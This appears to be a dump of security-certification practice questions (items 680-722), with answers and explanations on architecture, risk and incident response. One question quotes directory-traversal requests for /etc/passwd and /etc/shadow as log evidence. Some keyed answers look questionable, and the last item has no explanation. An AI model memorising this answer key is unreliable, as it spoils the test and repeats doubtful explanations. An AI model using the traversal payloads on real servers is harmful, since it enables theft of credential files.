
INSTRUCTIONS

Part 1 Use the drop-down menus to select the appropriate technologies for each location to implement a secure and resilient web architecture. Not all technologies will be used, and technologies may be used multiple times.

Part 2 Use the drop-down menus to select the appropriate command snippets from the drop-down menus. Each command section must be filled.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.






A. See Explanation section for answer.

Answer(s): A

Explanation:

Part 1



A firewall is placed at the edge to filter unwanted or malicious traffic from the Internet before it reaches internal resources.


A WAF specifically protects against web-based attacks like XSS, CSRF, and directory traversal by filtering and monitoring HTTP traffic.

A switch is used for internal network segmentation and connecting devices within the secure network.

The web server hosts the application and should be placed behind security controls for protection.

A PKI certificate enables HTTPS, ensuring encrypted and secure communication to mitigate insecure protocol risks.

Part 2



rsa:2048 – Generates a 2048-bit RSA key pair, providing modern, recommended key strength.
 /certificate/example.com.csr – Saves the certificate-signing request that will be sent to a CA.
 2048 bit long modulus – Confirms the key was generated with the intended 2048-bit length, validating the command sequence.

QUESTION: 680

Which of the following non-production sites is an operational mirror of the primary data center and is ready for use if the primary data center experiences an outage?

- A. Hot
- B. Warm
- C. Cold
- D. Frozen

Answer(s): A

Explanation:

A hot site is a fully operational mirror of the primary data center, maintained in real time and ready to take over operations immediately if the primary site experiences an outage.

QUESTION: 681

Which of the following will harden access to a new database system? (Choose two.)

- A. Jump server
- B. NIDS
- C. Monitoring
- D. Proxy server
- E. Host-based firewall
- F. WAF

Answer(s): A, E

Explanation:

A jump server restricts and controls administrative access to the database system, reducing the attack surface. A host-based firewall limits network connections directly to the database server, preventing unauthorized access and hardening the system.

QUESTION: 682

A few weeks after deploying additional email servers, a company begins to receive complaints from employees that messages they send are going into their recipients' spam folders.

Which of the following needs to be updated in order to resolve this issue?

- A. CNAME
- B. SMTP
- C. DLP
- D. SPF

Answer(s): D

Explanation:

An SPF (Sender Policy Framework) record needs to be updated to include the new email servers, allowing recipient systems to verify the legitimacy of the sending servers and prevent outgoing emails from being marked as spam.

QUESTION: 683

A company uses a cloud-based platform for file storage and wants to ensure the security of its data in transit.

Which of the following should the company verify are in place to secure this type of communication? (Choose two.)

- A. TLS certificates
- B. WPA2 encryption
- C. HTTPS
- D. Virtual private network
- E. Encryption key management
- F. Digital signatures

Answer(s): A, C

Explanation:

TLS certificates enable secure, encrypted connections, while HTTPS ensures data in transit to and from the cloud storage is encrypted, protecting it from interception.

QUESTION: 684

SIMULATION

You are a security operations analyst for a healthcare provider. Your main job function is to compare current, high-fidelity threat intelligence feeds to activity occurring on a web server and electronic medical record (EMR) server.

INSTRUCTIONS

Click on each threat intelligence feed and console connection to:

- Review the appropriate threat intelligence feed
- Determine if your servers are targeted
- Remediate any compromise found by stopping only services connecting to bad hosts and removing associated files

Type help into the console to obtain a list of available commands.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Bad Actors for the Dark Web

Malicious Activity Against Peers

Web Server

EMR Server


```
[root@webserver ~]#
```

Internal Security Operations... x +

https://internal.SOC-portal.com

Internal Security Operations Center > Bad Actors for the Dark Web
Today's Updated Threat Intelligence

Source IP Address	Service	Confidence Level	Attack Frequency	Industry Vertical
52.104.29.42	HTTPS	High	Medium	Retail
52.104.29.42	DNS	Low	Low	Retail
28.47.62.125	HTTPS	Medium	Medium	Retail
110.12.213.189	HTTPS	High	Low	Banking
110.12.213.189	MSSQL	Low	Low	Banking
36.220.4.27	SSH	High	High	Healthcare
36.220.4.27	VNC	High	Low	Healthcare
36.220.4.27	FTP	High	Low	Healthcare
66.101.22.80	HTTPS	High	Medium	Education
66.101.22.180	HTTPS	Low	High	Education



Source IP Address	Service	Confidence Level	Attack Frequency	Verified / Unverified
147.68.169.52	HTTPS	Medium	High	Unverified
53.29.47.46	HTTPS	Medium	High	Unverified
76.17.89.65	MSSQL	High	Low	Unverified
83.67.47.57	SFTP	Low	Medium	Unverified
51.65.12.24	LDAP	Medium	Low	Unverified
3.60.19.62	HTTPS	Medium	High	Unverified
24.64.19.25	DNS	High	Medium	Unverified
97.19.78.54	HTTPS	High	Low	Unverified
193.28.47.78	VNC	Low	Low	Unverified
99.30.17.99	RDP	Low	High	Unverified

A. See Explanation section for answer.

Answer(s): A

Explanation:

Web Server – actions to perform 1. Stop sshd, vncserver, and vsftpd because they are actively connected to 36.220.4.27 (SSH, VNC, FTP) – a high-confidence, high-frequency attacker that specifically targets the healthcare sector. 2. Stop the HTTPS process (usually httpd or a downloader such as wget/curl) that is talking to 52.104.29.42 and 66.101.22.80, both flagged with high confidence in today's feed. 3. Remove any files those services dropped (check /tmp, /var/www/html/, and users' home directories) to eliminate footholds left by the attacker.

Web Server 36.220.4.27, 52.104.29.42, and 66.101.22.80 all appear in the current high-fidelity feed with Confidence = High; terminating only the services that are communicating with these specific IPs cleanly severs the malicious channels without interrupting unrelated functionality.

EMR Server – actions to perform 1. Stop the MSSQL client service (process name typically sqlcmd or isql) that is connected to 76.17.89.65 – the only high-confidence MSSQL threat in the feeds. 2. Stop sshd, vncserver, and vsftpd if they are reaching 36.220.4.27 (same healthcare-focused attacker as above). 3. Delete any artifacts those processes created in /opt/mssql/, /tmp, or a user's home directory.

EMR Server 76.17.89.65 (High confidence, MSSQL) and 36.220.4.27 (High confidence, multi-protocol) represent the only current high-fidelity threats relevant to an EMR system. Disabling

just the affected services and purging their dropped files removes the compromise while leaving essential EMR functions intact.

QUESTION: 685

A company needs to determine whether authentication weaknesses in a customer-facing web application exist.

Which of the following is the best technique to use?

- A. Static analysis
- B. Packet capture
- C. Agent-based scanning
- D. Dynamic analysis
- E. Network-based scanning

Answer(s): D

Explanation:

Dynamic analysis evaluates the web application while it is running, directly exercising its authentication processes to uncover weaknesses such as credential bypasses or session-handling flaws that static code review or network scans may not reveal.

QUESTION: 686

A systems administrator configures a new application. The next day, a security analyst reviews the logs and identifies multiple accounts that had been created overnight with administrative privileges and connections from different countries.

Which of the following solutions would have prevented this incident?

- A. Applying input validation
- B. Changing the default credentials
- C. Installing a honeynet
- D. Deploying a WAF

Answer(s): B

Explanation:

Changing the default credentials would have blocked unauthorized access to the application's administrative interface, preventing attackers from logging in overnight and creating privileged accounts.

QUESTION: 687

An organization has been experiencing issues with deleted network share data and improperly assigned permissions.

Which of the following would best help track and remediate these issues?

- A. DLP
- B. EDR
- C. FIM
- D. ACL

Answer(s): C

Explanation:

FIM continuously monitors files and their permissions on network shares, alerting when items are deleted or access rights are changed so administrators can quickly investigate and remediate.

QUESTION: 688

A company expects its provider to ensure servers and networks maintain 97% uptime. Which of the following would most likely list this expectation?

- A. BPA
- B. MOU
- C. NDA
- D. SLA

Answer(s): D

Explanation:

A service-level agreement (SLA) formally defines measurable performance targets - such as 97 % server and network uptime - that the provider commits to meet.

QUESTION: 689

A company wants to protect a specialized legacy platform that controls the physical flow of gas inside of pipes.

Which of the following environments does the company need to secure to best achieve this goal?

- A. IaaS
- B. SCADA
- C. SDN
- D. IoT

Answer(s): B

Explanation:

SCADA systems are industrial control environments designed to monitor and manage processes like the physical flow of gas in pipelines, so securing the SCADA environment protects the legacy platform that controls those operations.

QUESTION: 690

Which of the following would a security analyst need to consider when prioritizing remediation efforts against known vulnerabilities?

- A. The impact of reporting to the executive management team
- B. The overall organizational risk tolerance
- C. Information gathered from open sources
- D. The source of the reported risk

Answer(s): B

Explanation:

Remediation priorities must align with the organization's overall risk tolerance - vulnerabilities whose residual risk exceeds that threshold receive the highest priority for corrective action.

QUESTION: 691

A company receives an alert that a network device vendor, which is widely used in the enterprise, has been banned by the government.

Which of the following will the company's general counsel most likely be concerned with during a hardware refresh of these devices?

- A. Sanctions
- B. Data sovereignty
- C. Cost of replacement
- D. Loss of license

Answer(s): A

Explanation:

The ban represents a government-imposed sanction; the general counsel must ensure the hardware refresh avoids any continued use or procurement of the sanctioned vendor's devices to remain legally compliant.

QUESTION: 692

A security analyst receives an alert from a web server that contains the following logs:

```
GET /image?filename= ../../../../etc/passwd
Host: AcmeInc.web.net
useragent: python-request/ 2.27.1
```

```
GET /image?filename= ../../../../etc/shadow
Host: AcmeInc.web.net
useragent: python-request/ 2.27.1
```


Which of the following attacks is being attempted?

- A. File injection
- B. Privilege escalation
- C. Directory traversal
- D. Cookie forgery

Answer(s): C

Explanation:

The “../../etc/passwd” and “../../etc/shadow” path sequences attempt to climb directories and read sensitive files, indicating a directory traversal attack.

QUESTION: 693

An organization knows its single loss expectancy.

Which of the following does the organization need in order to determine its annualized loss expectancy?

- A. MTTR
- B. ARO
- C. SLA
- D. RTO

Answer(s): B

Explanation:

Annualized loss expectancy is derived by multiplying the single loss expectancy by the annualized rate of occurrence (ARO), which expresses how often the loss is expected to occur in a year.

QUESTION: 694

A Chief Security Officer signs off on a request to allow inbound SMB and RDP from the internet to a single VLAN.

Which of the following is the most likely explanation for this activity?

- A. The company built a new file-sharing site.
- B. The organization is preparing for a penetration test.
- C. The security team is integrating with an SASE platform.
- D. The security team created a honeynet.

Answer(s): D

Explanation:

Exposing high-value targets like SMB and RDP to the internet on an isolated VLAN is characteristic of a honeynet, allowing the security team to lure and observe attackers while keeping production systems protected.

QUESTION: 695

Which of the following vulnerabilities would likely be mitigated by setting up an MDM platform?

- A. TPM
- B. Buffer overflow
- C. Jailbreaking
- D. SQL injection

Answer(s): C

Explanation:

An MDM platform can detect devices that have been jailbroken and enforce policies - such as blocking access or wiping the device - to prevent compromised, unsupported mobile operating systems from accessing organizational resources.

QUESTION: 696

During a routine audit, an analyst discovers that a department at a high school uses a simulation program that was not properly vetted before deployment.

Which of the following threats is this an example of?

- A. Espionage
- B. Data exfiltration
- C. Shadow IT
- D. Zero-day

Answer(s): C

Explanation:

Software deployed by users without formal review or approval is classified as shadow IT, since it operates outside the organization's sanctioned processes and controls.

QUESTION: 697

A new employee can select a particular make and model of an employee workstation from a preapproved list.

Which of the following is this an example of?

- A. MDM
- B. CYOD
- C. PED
- D. COPE

Answer(s): B

Explanation:

CYOD (Choose Your Own Device) allows employees to pick hardware from a company-approved catalog, aligning with the scenario of selecting a specific workstation make and model from a preapproved list.

QUESTION: 698

Which of the following techniques can be used to sanitize the data contained on a hard drive while allowing for the hard drive to be repurposed?

- A. Degaussing
- B. Drive shredder
- C. Retention platform
- D. Wipe tool

Answer(s): D

Explanation:

A wipe tool overwrites every sector of the drive with new data, rendering the original information unrecoverable while leaving the hardware fully functional for reuse.

QUESTION: 699

Which of the following technologies must be used in an organization that intends to automate infrastructure deployment?

- A. IaC
- B. IaaS
- C. IoC
- D. IoT

Answer(s): A

Explanation:

Infrastructure as Code (IaC) expresses infrastructure configurations in executable code, enabling automated, repeatable deployment and management of servers, networks, and other resources.

QUESTION: 700

A company has experienced a large data breach. The external investigators want to make sure that any evidence related to the breach is preserved.

Which of the following incident response activities does this fall under?

- A. Recovery
- B. Chain of custody
- C. Legal hold
- D. Preparation

Answer(s): B

Explanation:

Chain of custody ensures evidence is properly collected, preserved, documented, and handled so it remains admissible and unaltered during an investigation.

QUESTION: 701

Which of the following technologies assists in passively verifying the expired status of a digital certificate?

- A. OCSP
- B. CRL
- C. TPM
- D. CSR

Answer(s): B

Explanation:

A Certificate Revocation List (CRL) is downloaded and checked locally, allowing passive verification of whether a certificate is expired or revoked without querying an online responder.

QUESTION: 702

A technician is setting up a public-facing web server and needs to ensure traffic is secure. Which of the following steps should the technician take to begin this process?

- A. Domain validation
- B. DNS filtering
- C. Wildcard creation
- D. CSR generation

Answer(s): D

Explanation:

Generating a Certificate Signing Request (CSR) is the first step when securing a public-facing server, as it provides the information needed for the certificate authority to issue an SSL/TLS certificate.

QUESTION: 703

A school administrator wants to limit access to certain web pages to ensure that only age-appropriate material is available to students.

Which of the following tools would best meet this requirement?

- A. Reputation filters
- B. Network access control
- C. User behavior analytics
- D. Content categorization

Answer(s): D

Explanation:

Content categorization classifies websites into predefined categories (such as adult content), allowing administrators to block entire categories and ensure only age-appropriate material is accessible.

QUESTION: 704

Which of the following is an internal audit team's function within risk management?

- A. Define an organization's exposure posture.
- B. Implement an organization's regulatory requirements.
- C. Assess an organization's policy compliance.
- D. Define and update an organization's control monitoring.

Answer(s): C

Explanation:

Internal audit teams assess whether the organization is complying with its established policies, ensuring controls are followed and effective.

QUESTION: 705

A software engineer is developing a new business application and needs to check for errors and security flaws before the software engineer compiles and sends it for testing.

Which of the following should the engineer use to complete this task?

- A. Vulnerability scanner
- B. Static code analysis
- C. Input validation
- D. Sandbox testing

Answer(s): B

Explanation:

Static code analysis examines source code before compilation to identify errors and security weaknesses early in the development process.

QUESTION: 706

Which of the following should be used to prevent changes to system-level data?

- A. NIDS
- B. DLP
- C. NAC
- D. FIM

Answer(s): D

Explanation:

File Integrity Monitoring (FIM) detects any unauthorized modification to system-level files or data, ensuring those files remain unchanged unless properly authorized.

QUESTION: 707

Which of the following best describes why a company would erase a newly purchased device and install its own image with an operating system and applications?

- A. Installing a new operating system thoroughly tests the equipment
- B. Removing unneeded applications reduces the system's attack surface
- C. Reimaging a system creates an updated baseline of the computer image
- D. Wiping the device allows the company to evaluate its performance

Answer(s): B

Explanation:

Removing the vendor's default software and installing a clean company image eliminates unnecessary applications and services, reducing the overall attack surface and improving security.

QUESTION: 708

Which of the following factors must a systems administrator take into consideration first when reviewing options to remediate a vulnerability on an end-of-life software system in production?

- A. Patch availability
- B. Cost
- C. Ease of rollback
- D. Responsiveness

Answer(s): A

Explanation:

The first consideration is whether a patch is available for the end-of-life system. If no patch exists, the administrator must pursue alternative remediation options such as migration, isolation, or compensating controls.

QUESTION: 709

Which of the following metrics are used to calculate the risk rating in a matrix format? (Choose two.)

- A. Likelihood
- B. Quantitative
- C. SLE
- D. Impact
- E. ALE
- F. ARO

Answer(s): A, D

Explanation:

A risk matrix evaluates overall risk by plotting the likelihood of an event occurring against the impact it would have, producing a clear risk rating for decision-making.

QUESTION: 710

An analyst wants to move data from production to the UAT server to test the latest release. Which of the following strategies to protect data should the analyst use?

- A. Data masking
- B. Data tokenization
- C. Data obfuscation
- D. Data encryption

Answer(s): A

Explanation:

Data masking protects sensitive production data when moving it into non-production environments by replacing sensitive fields with realistic but fictitious values, allowing safe testing without exposing real data.

QUESTION: 711

A company wants to restrict uploads to a popular file-sharing website but allow downloads from the same website.

Which of the following technologies would best accomplish this goal?

- A. IDS

- B. IPS
- C. WAF
- D. NGFW

Answer(s): D

Explanation:

A Next-Generation Firewall (NGFW) can enforce granular, application-level rules such as allowing downloads while blocking uploads to a specific file-sharing site.

QUESTION: 712

Which of the following cryptographic solutions best protects the confidentiality and integrity of data?

- A. Obfuscation
- B. Tokenization
- C. Digital certificate
- D. Masking

Answer(s): C

Explanation:

A digital certificate enables both encryption (confidentiality) and digital signatures (integrity), providing strong cryptographic protection for data.

QUESTION: 713

A security analyst is concerned malicious actors are lurking in an environment but has not received any alerts regarding suspicious activity.

Which of the following should the analyst conduct to further investigate the presence of these actors?

- A. Threat hunting
- B. Digital forensics
- C. Vulnerability scanning
- D. E-discovery

Answer(s): A

Explanation:

Threat hunting is a proactive activity used to search for hidden or undetected malicious actors when no alerts have been triggered but suspicious activity is suspected.

QUESTION: 714

A software engineer is downloading a third-party application from a public repository and wants to ensure the application has not been maliciously altered.

Which of the following techniques should the engineer use?

- A. Dynamic analysis
- B. Code signing
- C. Encryption in transit
- D. Static analysis

Answer(s): B

Explanation:

Code signing provides a cryptographic signature that verifies the software's authenticity and integrity, ensuring it has not been tampered with before download or installation.

QUESTION: 715

Which of the following risk management strategies describes applying a compensating control to a device rather than patching?

- A. Acceptance
- B. Mitigation
- C. Avoidance
- D. Transference

Answer(s): B

Explanation:

Mitigation reduces risk by applying alternative controls - such as compensating controls - when patching is not possible, lowering the likelihood or impact of the vulnerability.

QUESTION: 716

Which of the following security measures should database servers containing passwords utilize? (Choose two.)

- A. Signing
- B. Sanitization
- C. Tokenization
- D. Obfuscation
- E. Hashing
- F. Segmentation

Answer(s): E, F

Explanation:

Password databases should store passwords using a secure one-way transformation to prevent recovery, which is achieved by hashing. They should also be placed in an isolated network segment to limit access and reduce exposure, which is achieved through segmentation.

QUESTION: 717

Remote users report that they are unable to log in to the VPN. The help desk confirms that each employee has a stable internet connection and correct permissions for VPN use but also identifies similar login errors for all affected users.

Which of the following types of attacks most likely occurred?

- A. Collision
- B. Spraying
- C. On-path
- D. DDoS

Answer(s): D

Explanation:

A DDoS attack can overwhelm the VPN gateway with excessive traffic, preventing legitimate remote users from establishing VPN sessions even though their credentials, permissions, and internet connections are all functioning normally.

QUESTION: 718

Which of the following should a systems administrator set up to increase the resilience of an application by splitting the traffic between two identical sites?

- A. Load balancing
- B. Geographic disruption
- C. Failover
- D. Parallel processing

Answer(s): A

Explanation:

Load balancing distributes incoming traffic across multiple identical sites, increasing application resilience and ensuring continued availability even if one site experiences performance issues.

QUESTION: 719

Which of the following are examples of operational controls that would be appropriate to implement in an environment where financial processing activities occur? (Choose two.)

- A. Key escrow
- B. Tokenization

- C. Dual control
- D. Mandatory vacations
- E. Access badge readers
- F. Biometrics

Answer(s): C, D

Explanation:

Dual control ensures that no single individual can complete sensitive financial transactions alone, reducing the risk of fraud and error through enforced separation of duties. Mandatory vacations help detect fraudulent activity by requiring employees to step away from their roles, increasing the likelihood that unauthorized or improper actions are discovered during their absence.

QUESTION: 720

A penetration tester gained access to a server room by dressing as an engineer from a known third-party vendor.

Which of the following types of penetration tests was performed?

- A. Physical
- B. Integrated
- C. Partially known environment
- D. Known environment

Answer(s): A

Explanation:

This test evaluates the effectiveness of physical security controls by attempting to gain unauthorized access to a secure area through impersonation and social engineering, rather than exploiting technical systems or configurations.

QUESTION: 721

The help desk receives multiple calls indicating that machines are running slowly when running enterprise applications. The help desk notes that the affected machines are out of compliance with the organization's OS baselines. Several users also report receiving virus detection alerts. Which of the following mitigation techniques should the help desk consider first?

- A. Patching
- B. Segmentation
- C. Monitoring
- D. Isolation

Answer(s): D

Explanation:

Isolation prevents potentially infected systems from interacting with the rest of the network, immediately containing the spread of malware and limiting further impact while remediation actions are planned and executed.

QUESTION: 722

An organization needs to block certain information from view.
Which of the following should the organization use to accomplish this task?

- A. Obfuscation
- B. Classification policy
- C. Verification
- D. Block rules

Answer(s): A

Explanation:

